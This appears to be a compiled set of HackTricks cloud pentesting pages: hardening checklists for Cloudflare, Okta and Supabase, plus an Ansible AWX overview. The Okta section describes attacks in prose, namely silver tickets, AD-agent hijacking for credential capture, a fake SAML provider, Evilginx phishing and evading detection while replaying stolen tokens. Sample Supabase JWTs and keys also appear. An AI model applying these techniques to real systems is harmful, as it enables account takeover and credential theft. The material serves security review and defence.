* The **SSL/TLS encryption** should be **Full** or **Full (Strict)**. Any other will send **clear-text traffic** at some point.
* The **SSL/TLS Recommender** should be enabled

### Edge Certificates

* **Always Use HTTPS** should be **enabled**
* **HTTP Strict Transport Security (HSTS)** should be **enabled**
* **Minimum TLS Version should be 1.2**
* **TLS 1.3 should be enabled**
* **Automatic HTTPS Rewrites** should be **enabled**
* **Certificate Transparency Monitoring** should be **enabled**

## **Security**

* In the **WAF** section it's interesting to check that **Firewall** and **rate limiting rules are used** to prevent abuses.
  + The **Bypass** action will **disable Cloudflare security** features for a request. It shouldn't be used.
* In the **Page Shield** section it's recommended to check that it's **enabled** if any page is used
* In the **API Shield** section it's recommended to check that it's **enabled** if any API is exposed in Cloudflare
* In the **DDoS** section it's recommended to enable the **DDoS protections**
* In the **Settings** section:
  + Check that the **Security Level** is **medium** or greater
  + Check that the **Challenge Passage** is 1 hour at max
  + Check that the **Browser Integrity Check** is **enabled**
  + Check that the **Privacy Pass Support** is **enabled**

### **CloudFlare DDoS Protection**

* If you can, enable **Bot Fight Mode** or **Super Bot Fight Mode**. If you protecting some API accessed programatically (from a JS front end page for example). You might not be able to enable this without breaking that access.
* In **WAF**: You can create **rate limits by URL path** or to **verified bots** (Rate limiting rules), or to **block access** based on IP, Cookie, referrer...). So you could block requests that doesn't come from a web page or has a cookie.
  + If the attack is from a **verified bot**, at least **add a rate limit** to bots.
  + If the attack is to a **specific path**, as prevention mechanism, add a **rate limit** in this path.
  + You can also **whitelist** IP addresses, IP ranges, countries or ASNs from the **Tools** in WAF.
  + Check if **Managed rules** could also help to prevent vulnerability exploitations.
  + In the **Tools** section you can **block or give a challenge to specific IPs** and **user agents.**
* In DDoS you could **override some rules to make them more restrictive**.
* **Settings**: Set **Security Level** to **High** and to **Under Attack** if you are Under Attack and that the **Browser Integrity Check is enabled**.
* In Cloudflare Domains -> Analytics -> Security -> Check if **rate limit** is enabled
* In Cloudflare Domains -> Security -> Events -> Check for **detected malicious Events**

## Access

[PAGECloudflare Zero Trust Network](https://cloud.hacktricks.xyz/pentesting-ci-cd/cloudflare-security/cloudflare-zero-trust-network)

## Speed

*I couldn't find any option related to security*

## Caching

* In the **Configuration** section consider enabling the **CSAM Scanning Tool**

## **Workers Routes**

*You should have already checked* [*cloudflare workers*](https://cloud.hacktricks.xyz/pentesting-ci-cd/cloudflare-security#workers)

## Rules

TODO

## Network

* If **HTTP/2** is **enabled**, **HTTP/2 to Origin** should be **enabled**
* **HTTP/3 (with QUIC)** should be **enabled**
* If the **privacy** of your **users** is important, make sure **Onion Routing** is **enabled**

## **Traffic**

TODO

## Custom Pages

* It's optional to configure custom pages when an error related to security is triggered (like a block, rate limiting or I'm under attack mode)

## Apps

TODO

## Scrape Shield

* Check **Email Address Obfuscation** is **enabled**
* Check **Server-side Excludes** is **enabled**

## **Zaraz**


TODO

## **Web3**

TODO

# Cloudflare Zero Trust Network

In a **Cloudflare Zero Trust Network** account there are some **settings and services** that can be configured. In this page we are going to **analyze the security related settings of each section:**



## Analytics

* Useful to **get to know the environment**

## **Gateway**

* In **Policies** it's possible to generate policies to **restrict** by **DNS**, **network** or **HTTP** request who can access applications.
  + If used, **policies** could be created to **restrict** the access to malicious sites.
  + This is **only relevant if a gateway is being used**, if not, there is no reason to create defensive policies.

## Access

### Applications

On each application:

* Check **who** can access to the application in the **Policies** and check that **only** the **users** that **need access** to the application can access.
  + To allow access **Access Groups** are going to be used (and **additional rules** can be set also)
* Check the **available identity providers** and make sure they **aren't too open**
* In **Settings**:
  + Check **CORS isn't enabled** (if it's enabled, check it's **secure** and it isn't allowing everything)
  + Cookies should have **Strict Same-Site** attribute, **HTTP Only** and **binding cookie** should be **enabled** if the application is HTTP.
  + Consider enabling also **Browser rendering** for better **protection. More info about** [**remote browser isolation here**](https://blog.cloudflare.com/cloudflare-and-remote-browser-isolation/)**.**

### **Access Groups**

* Check that the access groups generated are **correctly restricted** to the users they should allow.
* It's specially important to check that the **default access group isn't very open** (it's **not allowing too many people**) as by **default** anyone in that **group** is going to be able to **access applications**.
  + Note that it's possible to give **access** to **EVERYONE** and other **very open policies** that aren't recommended unless 100% necessary.

### Service Auth

* Check that all service tokens **expires in 1 year or less**

### Tunnels

TODO

## My Team

TODO

## Logs

* You could search for **unexpected actions** from users

## Settings

* Check the **plan type**
* It's possible to see the **credits card owner name**, **last 4 digits**, **expiration** date and **address**
* It's recommended to **add a User Seat Expiration** to remove users that doesn't really use this service

## Analytics

*I couldn't find anything to check for a config security review.*

## Pages

On each Cloudflare's page:

* Check for **sensitive information** in the **Build log**.
* Check for **sensitive information** in the **Github repository** assigned to the pages.
* Check for potential github repo compromise via **workflow command injection** or pull\_request\_target compromise. More info in the [**Github Security page**](https://cloud.hacktricks.xyz/pentesting-ci-cd/github-security).
* Check for **vulnerable functions** in the /fuctions directory (if any), check the **redirects** in the \_redirects file (if any) and **misconfigured headers** in the \_headers file (if any).
* Check for **vulnerabilities** in the **web page** via **blackbox** or **whitebox** if you can **access the code**
* In the details of each page /<page\_id>/pages/view/blocklist/settings/functions. Check for **sensitive information** in the **Environment variables**.
* In the details page check also the **build command** and **root directory** for **potential injections** to compromise the page.

## **Workers**

On each Cloudflare's worker check:

* The triggers: What makes the worker trigger? Can a **user send data** that will be **used** by the worker?
* In the **Settings**, check for **Variables** containing **sensitive information**
* Check the **code of the worker** and search for **vulnerabilities** (specially in places where the user can manage the input)
  + Check for SSRFs returning the indicated page that you can control
  + Check XSSs executing JS inside a svg image
  + It is possible that the worker interacts with other internal services. For example, a worker may interact with a R2 bucket storing information in it obtained from the input. In that case, it would be necessary to check what capabilites does the worker have over the R2 bucket and how could it be abused from the user input.

Note that by default a **Worker is given a URL** such as <worker-name>.<account>.workers.dev. The user can set it to a **subdomain** but you can always access it with that **original URL** if you know it.

## R2

On each R2 bucket check:

* Configure **CORS Policy**.

## Stream

TODO

## Images

TODO

## Security Center

* If possible, run a **Security Insights** **scan** and an **Infrastructure** **scan**, as they will **highlight** interesting information **security** wise.
  + Just **check this information** for security misconfigurations and interesting info

## Turnstile

TODO

## **Zero Trust**

[PAGECloudflare Zero Trust Network](https://cloud.hacktricks.xyz/pentesting-ci-cd/cloudflare-security/cloudflare-zero-trust-network)

## Bulk Redirects

Unlike [Dynamic Redirects](https://developers.cloudflare.com/rules/url-forwarding/dynamic-redirects/), [**Bulk Redirects**](https://developers.cloudflare.com/rules/url-forwarding/bulk-redirects/) are essentially static — they do **not support any string replacement** operations or regular expressions. However, you can configure URL redirect parameters that affect their URL matching behavior and their runtime behavior.

* Check that the **expressions** and **requirements** for redirects **make sense**.
* Check also for **sensitive hidden endpoints** that you contain interesting info.

## Notifications

* Check the **notifications.** These notifications are recommended for security:
  + Usage Based Billing
  + HTTP DDoS Attack Alert
  + Layer 3/4 DDoS Attack Alert
  + Advanced HTTP DDoS Attack Alert
  + Advanced Layer 3/4 DDoS Attack Alert
  + Flow-based Monitoring: Volumetric Attack
  + Route Leak Detection Alert
  + Access mTLS Certificate Expiration Alert
  + SSL for SaaS Custom Hostnames Alert
  + Universal SSL Alert
  + Script Monitor New Code Change Detection Alert
  + Script Monitor New Domain Alert
  + Script Monitor New Malicious Domain Alert
  + Script Monitor New Malicious Script Alert
  + Script Monitor New Malicious URL Alert
  + Script Monitor New Scripts Alert
  + Script Monitor New Script Exceeds Max URL Length Alert
  + Advanced Security Events Alert
  + Security Events Alert
* Check all the **destinations**, as there could be **sensitive info** (basic http auth) in webhook urls. Make also sure webhook urls use **HTTPS**
  + As extra check, you could try to **impersonate a cloudflare notification** to a third party, maybe you can somehow **inject something dangerous**

## Manage Account

* It's possible to see the **last 4 digits of the credit card**, **expiration** time and **billing address** in **Billing -> Payment info**.
* It's possible to see the **plan type** used in the account in **Billing -> Subscriptions**.
* In **Members** it's possible to see all the members of the account and their **role**. Note that if the plan type isn't Enterprise, only 2 roles exist: Administrator and Super Administrator. But if the used **plan is Enterprise**, [**more roles**](https://developers.cloudflare.com/fundamentals/account-and-billing/account-setup/account-roles/) can be used to follow the least privilege principle.
  + Therefore, whenever possible is **recommended** to use the **Enterprise plan**.
* In Members it's possible to check which **members** has **2FA enabled**. **Every** user should have it enabled.

Note that fortunately the role **Administrator** doesn't give permissions to manage memberships (**cannot escalate privs or invite** new members)

## DDoS Investigation

[Check this part](https://cloud.hacktricks.xyz/pentesting-ci-cd/cloudflare-security/cloudflare-domains#cloudflare-ddos-protection).

# Okta Security

## Basic Information

[Okta, Inc.](https://www.okta.com/) is recognized in the identity and access management sector for its cloud-based software solutions. These solutions are designed to streamline and secure user authentication across various modern applications. They cater not only to companies aiming to safeguard their sensitive data but also to developers interested in integrating identity controls into applications, web services, and devices.

The flagship offering from Okta is the **Okta Identity Cloud**. This platform encompasses a suite of products, including but not limited to:

* **Single Sign-On (SSO)**: Simplifies user access by allowing one set of login credentials across multiple applications.
* **Multi-Factor Authentication (MFA)**: Enhances security by requiring multiple forms of verification.
* **Lifecycle Management**: Automates user account creation, update, and deactivation processes.
* **Universal Directory**: Enables centralized management of users, groups, and devices.
* **API Access Management**: Secures and manages access to APIs.

These services collectively aim to fortify data protection and streamline user access, enhancing both security and convenience. The versatility of Okta's solutions makes them a popular choice across various industries, beneficial to large enterprises, small companies, and individual developers alike. As of the last update in September 2021, Okta is acknowledged as a prominent entity in the Identity and Access Management (IAM) arena.

The main gola of Okta is to configure access to different users and groups to external applications. If you manage to **compromise administrator privileges in an Oktas** environment, you will highly probably able to **compromise all the other platforms the company is using**.

To perform a security review of an Okta environment you should ask for **administrator read-only access**.

### Summary

There are **users** (which can be **stored in Okta,** logged from configured **Identity Providers** or authenticated via **Active Directory** or LDAP). These users can be inside **groups**. There are also **authenticators**: different options to authenticate like password, and several 2FA like WebAuthn, email, phone, okta verify (they could be enabled or disabled)...

Then, there are **applications** syncronized with Okta. Each applications will have some **mapping with Okta** to share information (such as email addresses, first names...). Moreover, each application must be inside an **Authentication Policy**, which indicates the **needed authenticators** for a user to **access** the application.

The most powerful role is **Super Administrator**.

If an attacker compromise Okta with Administrator access, all the **apps trusting Okta** will be highly probably **compromised**.

## Attacks

### Locating Okta Portal

Usually the portal of a company will be located in **companyname.okta.com**. If not, try simple **variations** of **companyname.** If you cannot find it, it's also possible that the organization has a **CNAME** record like **okta.companyname.com** pointing to the **Okta portal**.

### Login in Okta via Kerberos

If **companyname.kerberos.okta.com** is active, **Kerberos is used for Okta access**, typically bypassing **MFA** for **Windows** users. To find Kerberos-authenticated Okta users in AD, run **getST.py** with **appropriate parameters**. Upon obtaining an **AD user ticket**, **inject** it into a controlled host using tools like Rubeus or Mimikatz, ensuring **clientname.kerberos.okta.com is in the Internet Options "Intranet" zone**. Accessing a specific URL should return a JSON "OK" response, indicating Kerberos ticket acceptance, and granting access to the Okta dashboard.

Compromising the **Okta service account with the delegation SPN enables a Silver Ticket attack.** However, Okta's use of **AES** for ticket encryption requires possessing the AES key or plaintext password. Use **ticketer.py to generate a ticket for the victim user** and deliver it via the browser to authenticate with Okta.

**Check the attack in** [**https://trustedsec.com/blog/okta-for-red-teamers**](https://trustedsec.com/blog/okta-for-red-teamers)**.**

### Hijacking Okta AD Agent

This technique involves **accessing the Okta AD Agent on a server**, which **syncs users and handles authentication**. By examining and decrypting configurations in **OktaAgentService.exe.config**, notably the AgentToken using **DPAPI**, an attacker can potentially **intercept and manipulate authentication data**. This allows not only **monitoring** and **capturing user credentials** in plaintext during the Okta authentication process but also **responding to authentication attempts**, thereby enabling unauthorized access or providing universal authentication through Okta (akin to a 'skeleton key').

**Check the attack in** [**https://trustedsec.com/blog/okta-for-red-teamers**](https://trustedsec.com/blog/okta-for-red-teamers)**.**

### Hijacking AD As an Admin

This technique involves hijacking an Okta AD Agent by first obtaining an OAuth Code, then requesting an API token. The token is associated with an AD domain, and a **connector is named to establish a fake AD agent**. Initialization allows the agent to **process authentication attempts**, capturing credentials via the Okta API. Automation tools are available to streamline this process, offering a seamless method to intercept and handle authentication data within the Okta environment.

**Check the attack in** [**https://trustedsec.com/blog/okta-for-red-teamers**](https://trustedsec.com/blog/okta-for-red-teamers)**.**

### Okta Fake SAML Provider

**Check the attack in** [**https://trustedsec.com/blog/okta-for-red-teamers**](https://trustedsec.com/blog/okta-for-red-teamers)**.**

The technique involves **deploying a fake SAML provider**. By integrating an external Identity Provider (IdP) within Okta's framework using a privileged account, attackers can **control the IdP, approving any authentication request at will**. The process entails setting up a SAML 2.0 IdP in Okta, manipulating the IdP Single Sign-On URL for redirection via local hosts file, generating a self-signed certificate, and configuring Okta settings to match against the username or email. Successfully executing these steps allows for authentication as any Okta user, bypassing the need for individual user credentials, significantly elevating access control in a potentially unnoticed manner.

### Phishing Okta Portal with Evilgnix


In [**this blog post**](https://medium.com/nickvangilder/okta-for-red-teamers-perimeter-edition-c60cb8d53f23) is explained how to prepare a phishing campaign against an Okta portal.

### Colleague Impersonation Attack

The **attributes that each user can have and modify** (like email or first name) can be configured in Okta. If an **application** is **trusting** as ID an **attribute** that the user can **modify**, he will be able to **impersonate other users in that platform**.

Therefore, if the app is trusting the field **userName**, you probably won't be able to change it (because you usually cannot change that field), but if it's trusting for example **primaryEmail** you might be able to **change it to a colleagues email address** and impersonate it (you will need to have access to the email and accept the change).

Note that this impersoantion depends on how each application was condigured. Only the ones trusting the field you modified and accepting updates will be compromised. Therefore, the app should have this field enabled if it exists:



I have also seen other apps that were vulnerable but didn't have that field in the Okta settings (at the end different apps are configured differently).

The best way to find out if you could impersonate anyone on each app would be to try it!

## Evading behavioural detection policies

Behavioral detection policies in Okta might be unknown until encountered, but **bypassing** them can be achieved by **targeting Okta applications directly**, avoiding the main Okta dashboard. With an **Okta access token**, replay the token at the **application-specific Okta URL** instead of the main login page.

Key recommendations include:

* **Avoid using** popular anonymizer proxies and VPN services when replaying captured access tokens.
* Ensure **consistent user-agent strings** between the client and replayed access tokens.
* **Refrain from replaying** tokens from different users from the same IP address.
* Exercise caution when replaying tokens against the Okta dashboard.
* If aware of the victim company's IP addresses, **restrict traffic** to those IPs or their range, blocking all other traffic.

## Okta Hardening

Okta has a lot of possible configurations, in this page you will find how to review them so they are as secure as possible:

# Okta Hardening

## Directory

### People

From an attackers perspective, this is super interesting as you will be able to see **all the users registered**, their **email** addresses, the **groups** they are part of, **profiles** and even **devices** (mobiles along with their OSs).

For a whitebox review check that there aren't several "**Pending user action**" and "**Password reset**".

### Groups

This is where you find all the created groups in Okta. it's interesting to understand the different groups (set of **permissions**) that could be granted to **users**. It's possible to see the **people included inside groups** and **apps assigned** to each group.

Ofc, any group with the name of **admin** is interesting, specially the group **Global Administrators,** check the members to learn who are the most privileged members.

From a whitebox review, there **shouldn't be more than 5 global admins** (better if there are only 2 or 3).

### Devices

Find here a **list of all the devices** of all the users. You can also see if it's being **actively managed** or not.

### Profile Editor

Here is possible to observe how key information such as first names, last names, emails, usernames... are shared between Okta and other applications. This is interesting because if a user can **modify in Okta a field** (such as his name or email) that then is used by an **external application** to **identify** the user, an insider could try to **take over other accounts**.

Moreover, in the profile **User (default)** from Okta you can see **which fields** each **user** has and which ones are **writable** by users. If you cannot see the admin panel, just go to **update your profile** information and you will see which fields you can update (note that to update an email address you will need to verify it).

### Directory Integrations

Directories allow you to import people from existing sources. I guess here you will see the users imported from other directories.

I haven't seen it, but I guess this is interesting to find out **other directories that Okta is using to import users** so if you **compromise that directory** you could set some attributes values in the users created in Okta and **maybe compromise the Okta env**.

### Profile Sources

A profile source is an **application that acts as a source of truth** for user profile attributes. A user can only be sourced by a single application or directory at a time.

I haven't seen it, so any information about security and hacking regarding this option is appreciated.

## Customizations

### Brands

Check in the **Domains** tab of this section the email addresses used to send emails and the custom domain inside Okta of the company (which you probably already know).

Moreover, in the **Setting** tab, if you are admin, you can "**Use a custom sign-out page**" and set a custom URL.

### SMS

Nothing interesting here.

### End-User Dashboard

You can find here applications configured, but we will see the details of those later in a different section.

### Other


Interesting setting, but nothing super interesting from a security point of view.

## Applications


### Applications

Here you can find all the **configured applications** and their details: Who has access to them, how is it configured (SAML, OPenID), URL to login, the mappings between Okta and the application...

In the **Sign On** tab there is also a field called **Password reveal** that would allow a user to **reveal his password** when checking the application settings. To check the settings of an application from the User Panel, click the 3 dots:



And you could see some more details about the app (like the password reveal feature, if it's enabled):



## Identity Governance

### Access Certifications

Use Access Certifications to create audit campaigns to review your users' access to resources periodically and approve or revoke access automatically when required.

I haven't seen it used, but I guess that from a defensive point of view it's a nice feature.

## Security

### General

* **Security notification emails**: All should be enabled.
* **CAPTCHA integration**: It's recommended to set at least the invisible reCaptcha
* **Organization Security**: Everything can be enabled and activation emails shouldn't last long (7 days is ok)
* **User enumeration prevention**: Both should be enabled
  + Note that User Enumeration Prevention doesn't take effect if either of the following conditions are allowed (See [User management](https://help.okta.com/oie/en-us/Content/Topics/users-groups-profiles/usgp-main.htm) for more information):
    - Self-Service Registration
    - JIT flows with email authentication
* **Okta ThreatInsight settings**: Log and enforce security based on threat level


### HealthInsight

Here is possible to find correctly and **dangerous** configured **settings**.

### Authenticators

Here you can find all the authentication methods that a user could use: Password, phone, email, code, WebAuthn... Clicking in the Password authenticator you can see the **password policy**. Check that it's strong.

In the **Enrollment** tab you can see how the ones that are required or optinal:



It's recommendatble to disable Phone. The strongest ones are probably a combination of password, email and WebAuthn.


### Authentication policies

Every app has an authentication policy. The authentication policy verifies that users who try to sign in to the app meet specific conditions, and it enforces factor requirements based on those conditions.

Here you can find the **requirements to access each application**. It's recommended to request at least password and another method for each application. But if as attacker you find something more weak you might be able to attack it.

### Global Session Policy

Here you can find the session policies assigned to different groups. For example:



It's recommended to request MFA, limit the session lifetime to some hours, don't persis session cookies across browser extensions and limit the location and Identity Provider (if this is possible). For example, if every user should be login from a country you could only allow this location.

### Identity Providers

Identity Providers (IdPs) are services that **manage user accounts**. Adding IdPs in Okta enables your end users to **self-register** with your custom applications by first authenticating with a social account or a smart card.

On the Identity Providers page, you can add social logins (IdPs) and configure Okta as a service provider (SP) by adding inbound SAML. After you've added IdPs, you can set up routing rules to direct users to an IdP based on context, such as the user's location, device, or email domain.

**If any identity provider is configured** from an attackers and defender point of view check that configuration and **if the source is really trustable** as an attacker compromising it could also get access to the Okta environment.

### Delegated Authentication

Delegated authentication allows users to sign in to Okta by entering credentials for their organization's **Active Directory (AD) or LDAP** server.

Again, recheck this, as an attacker compromising an organizations AD could be able to pivot to Okta thanks to this setting.

### Network

A network zone is a configurable boundary that you can use to **grant or restrict access to computers and devices** in your organization based on the **IP address** that is requesting access. You can define a network zone by specifying one or more individual IP addresses, ranges of IP addresses, or geographic locations.

After you define one or more network zones, you can **use them in Global Session Policies**, **authentication policies**, VPN notifications, and **routing rules**.

From an attackers perspective it's interesting to know which Ps are allowed (and check if any **IPs are more privileged** than others). From an attackers perspective, if the users should be accessing from an specific IP address or region check that this feature is used properly.

### Device Integrations

* **Endpoint Management**: Endpoint management is a condition that can be applied in an authentication policy to ensure that managed devices have access to an application.
  + I haven't seen this used yet. TODO
* **Notification services**: I haven't seen this used yet. TODO

### API

You can create Okta API tokens in this page, and see the ones that have been **created**, theirs **privileges**, **expiration** time and **Origin URLs**. Note that an API tokens are generated with the permissions of the user that created the token and are valid only if the **user** who created them is **active**.

The **Trusted Origins** grant access to websites that you control and trust to access your Okta org through the Okta API.

There shuoldn't be a lot of API tokens, as if there are an attacker could try to access them and use them.

## Workflow

### Automations

Automations allow you to create automated actions that run based on a set of trigger conditions that occur during the lifecycle of end users.

For example a condition could be "User inactivity in Okta" or "User password expiration in Okta" and the action could be "Send email to the user" or "Change user lifecycle state in Okta".

## Reports

### Reports

Download logs. They are **sent** to the **email address** of the current account.

### System Log

Here you can find the **logs of the actions performed by users** with a lot of details like login in Okta or in applications through Okta.

### Import Monitoring

This can **import logs from the other platforms** accessed with Okta.

### Rate limits

Check the API rate limits reached.

## Settings

### Account

Here you can find **generic information** about the Okta environment, such as the company name, address, **email billing contact**, **email technical contact** and also who should receive Okta updates and which kind of Okta updates.

### Downloads

Here you can download Okta agents to sync Okta with other technologies.

## References

* <https://trustedsec.com/blog/okta-for-red-teamers>
* <https://medium.com/nickvangilder/okta-for-red-teamers-perimeter-edition-c60cb8d53f23>

# Supabase Security

## Basic Information

As per their[**landing page**](https://supabase.com/): Supabase is an open source Firebase alternative. Start your project with a Postgres database, Authentication, instant APIs, Edge Functions, Realtime subscriptions, Storage, and Vector embeddings.

### Subdomain

Basically when a project is created, the user will receive a supabase.co subdomain like: **jnanozjdybtpqgcwhdiz.supabase.co**

## **Database configuration**

**This data can be accessed from a link like https://supabase.com/dashboard/project/<project-id>/settings/database**

This **database** will be deployed in some AWS region, and in order to connect to it it would be possible to do so connecting to: postgres://postgres.jnanozjdybtpqgcwhdiz:[YOUR-PASSWORD]@aws-0-us-west-1.pooler.supabase.com:5432/postgres (this was crated in us-west-1). The password is a **password the user put** previously.

Therefore, as the subdomain is a known one and it's used as username and the AWS regions are limited, it might be possible to try to **brute force the password**.

This section also contains options to:

* Reset the database password
* Configure connection pooling
* Configure SSL: Reject plan-text connections (by default they are enabled)
* Configure Disk size
* Apply network restrictions and bans

## API Configuration

**This data can be accessed from a link like https://supabase.com/dashboard/project/<project-id>/settings/api**

The URL to access the supabase API in your project is going to be like: https://jnanozjdybtpqgcwhdiz.supabase.co.

### anon api keys

It'll also generate an **anon API key** (role: "anon"), like: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJzdXBhYmFzZSIsInJlZiI6ImpuYW5vemRyb2J0cHFnY3doZGl6Iiwicm9sZSI6ImFub24iLCJpYXQiOjE3MTQ5OTI3MTksImV4cCI6MjAzMDU2ODcxOX0.sRN0iMGM5J741pXav7UxeChyqBE9\_Z-T0tLA9Zehvqk that the application will need to use in order to contact the API key exposed in our example in

It's possible to find the API REST to contact this API in the [**docs**](https://supabase.com/docs/reference/self-hosting-auth/returns-the-configuration-settings-for-the-gotrue-server), but the most interesting endpoints would be:

Signup (/auth/v1/signup)

Login (/auth/v1/token?grant\_type=password)

So, whenever you discover a client using supabase with the subdomain they were granted (it's possible that a subdomain of the company has a CNAME over their supabase subdomain), you might try to **create a new account in the platform using the supabase API**.

### secret / service\_role api keys

A secret API key will also be generated with **role: "service\_role"**. This API key should be secret because it will be able to bypass **Row Level Security**.

The API key looks like this: eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJzdXBhYmFzZSIsInJlZiI6ImpuYW5vemRyb2J0cHFnY3doZGl6Iiwicm9sZSI6InNlcnZpY2Vfcm9sZSIsImlhdCI6MTcxNDk5MjcxOSwiZXhwIjoyMDMwNTY4NzE5fQ.0a8fHGp3N\_GiPq0y0dwfs06ywd-zhTwsm486Tha7354

### JWT Secret


A **JWT Secret** will also be generate so the application can **create and sign custom JWT tokens**.

## Authentication

### Signups

By **default** supabase will allow **new users to create accounts** on your project by using the previously mentioned API endpoints.

However, these new accounts, by default, **will need to validate their email address** to be able to login into the account. It's possible to enable **"Allow anonymous sign-ins"** to allow people to login without verifying their email address. This could grant access to **unexpected data** (they get the roles public and authenticated). This is a very bad idea because supabase charges per active user so people could create users and login and supabase will charge for those:



### Passwords & sessions

It's possible to indicate the minimum password length (by default), requirements (no by default) and disallow to use leaked passwords. It's recommended to **improve the requirements as the default ones are weak**.

* User Sessions: It's possible to configure how user sessions work (timeouts, 1 session per user...)
* Bot and Abuse Protection: It's possible to enable Captcha.

### SMTP Settings

It's possible to set an SMTP to send emails.

### Advanced Settings

* Set expire time to access tokens (3600 by default)
* Set to detect and revoke potentially compromised refresh tokens and timeout
* MFA: Indicate how many MFA factors can be enrolled at once per user (10 by default)
* Max Direct Database Connections: Max number of connections used to auth (10 by default)
* Max Request Duration: Maximum time allowed for an Auth request to last (10s by default)

## Storage

Supabase allows **to store files** and make them accesible over a URL (it uses S3 buckets).

* Set the upload file size limit (default is 50MB)
* The S3 connection is given with a URL like: https://jnanozjdybtpqgcwhdiz.supabase.co/storage/v1/s3
* It's possible to **request S3 access key** that are formed by an access key ID (e.g. a37d96544d82ba90057e0e06131d0a7b) and a secret access key (e.g. 58420818223133077c2cec6712a4f909aec93b4daeedae205aa8e30d5a860628)

## Edge Functions

It's possible to **store secrets** in supabase also which will be **accessible by edge functions** (the can be created and deleted from the web, but it's not possible to access their value directly).

# Ansible Tower / AWX / Automation controller Security

## Basic Information

**Ansible Tower** or it's opensource version [**AWX**](https://github.com/ansible/awx) is also known as **Ansible’s user interface, dashboard, and REST API**. With **role-based access control**, job scheduling, and graphical inventory management, you can manage your Ansible infrastructure from a modern UI. Tower’s REST API and command-line interface make it simple to integrate it into current tools and workflows.

**Automation Controller is a newer** version of Ansible Tower with more capabilities.

### Differences

According to [**this**](https://blog.devops.dev/ansible-tower-vs-awx-under-the-hood-65cfec78db00), the main differences between Ansible Tower and AWX is the received support and the Ansible Tower has additional features such as role-based access control, support for custom APIs, and user-defined workflows.

### Tech Stack

* **Web Interface**: This is the graphical interface where users can manage inventories, credentials, templates, and jobs. It's designed to be intuitive and provides visualizations to help with understanding the state and results of your automation jobs.
* **REST API**: Everything you can do in the web interface, you can also do via the REST API. This means you can integrate AWX/Tower with other systems or script actions that you'd typically perform in the interface.
* **Database**: AWX/Tower uses a database (typically PostgreSQL) to store its configuration, job results, and other necessary operational data.
* **RabbitMQ**: This is the messaging system used by AWX/Tower to communicate between the different components, especially between the web service and the task runners.
* **Redis**: Redis serves as a cache and a backend for the task queue.

### Logical Components

* **Inventories**: An inventory is a **collection of hosts (or nodes)** against which **jobs** (Ansible playbooks) can be **run**. AWX/Tower allows you to define and group your inventories and also supports dynamic inventories which can **fetch host lists from other systems** like AWS, Azure, etc.
* **Projects**: A project is essentially a **collection of Ansible playbooks** sourced from a **version control system** (like Git) to pull the latest playbooks when needed..
* **Templates**: Job templates define **how a particular playbook will be run**, specifying the **inventory**, **credentials**, and other **parameters** for the job.
* **Credentials**: AWX/Tower provides a secure way to **manage and store secrets, such as SSH keys, passwords, and API tokens**. These credentials can be associated with job templates so that playbooks have the necessary access when they run.
* **Task Engine**: This is where the magic happens. The task engine is built on Ansible and is responsible for **running the playbooks**. Jobs are dispatched to the task engine, which then runs the Ansible playbooks against the designated inventory using the specified credentials.
* **Schedulers and Callbacks**: These are advanced features in AWX/Tower that allow **jobs to be scheduled** to run at specific times or triggered by external events.
* **Notifications**: AWX/Tower can send notifications based on the success or failure of jobs. It supports various means of notifications such as emails, Slack messages, webhooks, etc.
* **Ansible Playbooks**: Ansible playbooks are configuration, deployment, and orchestration tools. They describe the desired state of systems in an automated, repeatable way. Written in YAML, playbooks use Ansible's declarative automation language to describe configurations, tasks, and steps that need to be executed.

### Job Execution Flow

1. **User Interaction**: A user can interact with AWX/Tower either through the **Web Interface** or the **REST API**. These provide front-end access to all the functionalities offered by AWX/Tower.
2. **Job Initiation**:
   1. The user, via the Web Interface or API, initiates a job based on a **Job Template**.
   2. The Job Template includes references to the **Inventory**, **Project** (containing the playbook), and **Credentials**.
